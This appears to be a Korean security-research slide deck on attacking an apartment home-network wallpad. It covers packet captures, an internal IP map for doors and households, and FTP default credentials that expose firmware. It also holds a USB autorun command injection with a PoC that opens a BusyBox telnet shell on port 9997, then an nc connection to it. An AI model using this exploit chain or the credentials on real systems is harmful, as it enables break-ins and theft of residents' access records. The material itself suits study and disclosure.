


Before



After

# Analysis





# Network analysis



포트 미러링



83	3.429741	Intercre_00:fd:12	Broadcast	ARP	60	Who has 10.10.10.3
84	3.479881	Intercre_00:fd:12	Broadcast	ARP	60	Who has 10.10.10.3
85	3.869375	Suprema_8f:54:8c	Broadcast	ARP	60	Who has 0.0.0.0
86	4.072653	Suprema_8f:54:8c	Broadcast	ARP	60	Who has 0.0.0.0
87	4.246606	Suprema_72:31:68	Broadcast	ARP	60	Who has 10.10.10.3
88	4.275965	Suprema_8f:54:8c	Broadcast	ARP	60	Who has 0.0.0.0
89	4.450697	10.107.10.3	10.100.30.150	TCP	74	41620 → 29000
90	4.451109	10.100.30.150	10.107.10.3	TCP	66	29000 → 41620
91	4.451240	10.107.10.3	10.100.30.150	TCP	60	41620 → 29000
92	4.451985	10.107.10.3	10.100.30.150	TCP	70	41620 → 29000
93	4.452278	10.100.30.150	10.107.10.3	TCP	60	29000 → 41620
94	4.454242	10.100.30.150	10.107.10.3	TCP	70	29000 → 41620
95	4.454360	10.107.10.3	10.100.30.150	TCP	60	41620 → 29000

패킷 분석



# Network analysis

83	3.429741	Intercre_00:fd:12	Broadcast	ARP	60	Who has 10.107.10.3
84	3.479881	Intercre_00:fd:12	Broadcast	ARP	60	Who has 10.107.10.3
85	3.869375	Suprema_8f:54:8c	Broadcast	ARP	60	Who has 0.0.0.0
86	4.072653	Suprema_8f:54:8c	Broadcast	ARP	60	Who has 0.0.0.0
87	4.246606	Suprema_72:31:68	Broadcast	ARP	60	Who has 10.107.10.3
88	4.275965	Suprema_8f:54:8c	Broadcast	ARP	60	Who has 0.0.0.0
89	4.450697	10.107.10.3	10.100.30.150	TCP	74	41620 → 29000
90	4.451109	10.100.30.150	10.107.10.3	TCP	66	29000 → 41620
91	4.451240	10.107.10.3	10.100.30.150	TCP	60	41620 → 29000
92	4.451985	10.107.10.3	10.100.30.150	TCP	70	41620 → 29000
93	4.452278	10.100.30.150	10.107.10.3	TCP	60	29000 → 41620
94	4.454242	10.100.30.150	10.107.10.3	TCP	70	29000 → 41620
95	4.454360	10.107.10.3	10.100.30.150	TCP	60	41620 → 29000

10.107.10.3

분석 대상 107동 1003호

# Network analysis



중앙 제어 서버	10.10.10.10	
공용 시설 제어 서버	Man	10.100.10.100
	Guard	10.100.20.100 10.100.10.200
	Meter	10.100.50.100
	Elevator	10.100.70.100
	Parking	10.100.90.100
	Door	10.100.92.2 10.100.92.5
각 동의 door ip	101동 (10.101.90.)	1,11,21
	102동 (10.102.90.)	1,3,11,13,21,23
	103동 (10.103.90.)	
	104동 (10.104.90.)	
	105동 (10.105.90.)	1,11,12,21,22
	106동 (10.106.90.)	1,3,11,12,14,21,22,24
	107동 (10.107.90.)	1,3,11,13,21,23
	108동 (10.108.90.)	
각 세대 별 IP		10.동.층.호

# Network analysis


```
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
USER gateway
331 Password required for gateway
PASS gateway
230 Logged on
PWD
257 "/" is current directory.
CWD spec
250 CWD successful. "/spec" is current directory.
EPSV
229 Entering Extended Passive Mode (|||53750|)
TYPE I
200 Type set to I
SIZE specification.xml
213 23236
RETR specification.xml
150 Connection accepted
226 Transfer OK
QUIT
221 Goodbye
```

FTP 계정 노출

펌웨어 버전 확인

월패드 부팅 시, 월패드와 10.10.10.10(단지 서버)와의 통신 내역 확인

# Network analysis




버전별 펌웨어 획득



방문자 기록, 출입 내역 획득

# Analysis





# USB Command Injection



Only 정적 분석



```
v98 = (_DWORD *)QString::fromAscii_helper((QString *)pyte_cmd,  
QProcess::execute((QProcess *)&v98, v59);  
v68 = v98;  
do  
    v61 |= *v68 - 1;
```

수상한 로직 발견


# USB Command Injection

USB mount event handler

```
v90 = (_DWORD *)QString::fromAscii_helper((QString *)pyte_cmd,  
QProcess::execute((QProcess *)&v90, v59);  
v60 = v90;  
do  
    v61 |= *v60 - 1;
```

1. ptypeAutoBatch.cmd 파일이 존재하는지 확인
2. 만약 존재하면 해당 파일 실행


# USB Command Injection



A screenshot of a text editor window titled "ptypeAutoBatch.cmd". The window contains three lines of code: line 1 is "# Proof of Concept", line 2 is empty, and line 3 is "reboot". The status bar at the bottom indicates "W: 0 E: 0, Line 3, Column 7".

```
1 # Proof of Concept
2
3 reboot
```

PoC Code




Successful



# What to do?



# What to do?



A screenshot of a text editor window titled 'ptypeAutoBatch.cmd' with 'UNREGISTERED' in the top right corner. The editor shows a script with four lines: line 1 is '# !/bin/sh', line 2 is '# Proof of Concept', line 3 is empty, and line 4 is '/bin/busybox telnetd -p 9997 -l /bin/sh'. The cursor is at the end of line 4. The status bar at the bottom shows 'W: 0 E: 0, Line 4, Column 40', 'Tab Size: 4', and 'Shell Script (Bash)'.

```
1 # !/bin/sh
2 # Proof of Concept
3
4 /bin/busybox telnetd -p 9997 -l /bin/sh
```

9997 포트에 리버스 텔넷으로 /bin/sh 데몬 실행

# What to do?

```
pi@raspberrypi:~ $ nc 10.107.10.3 9997
=====
*                               HOME NETWORK                               *
=====

BusyBox v1.9.0 (2015-07-22 12:54:38 KST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

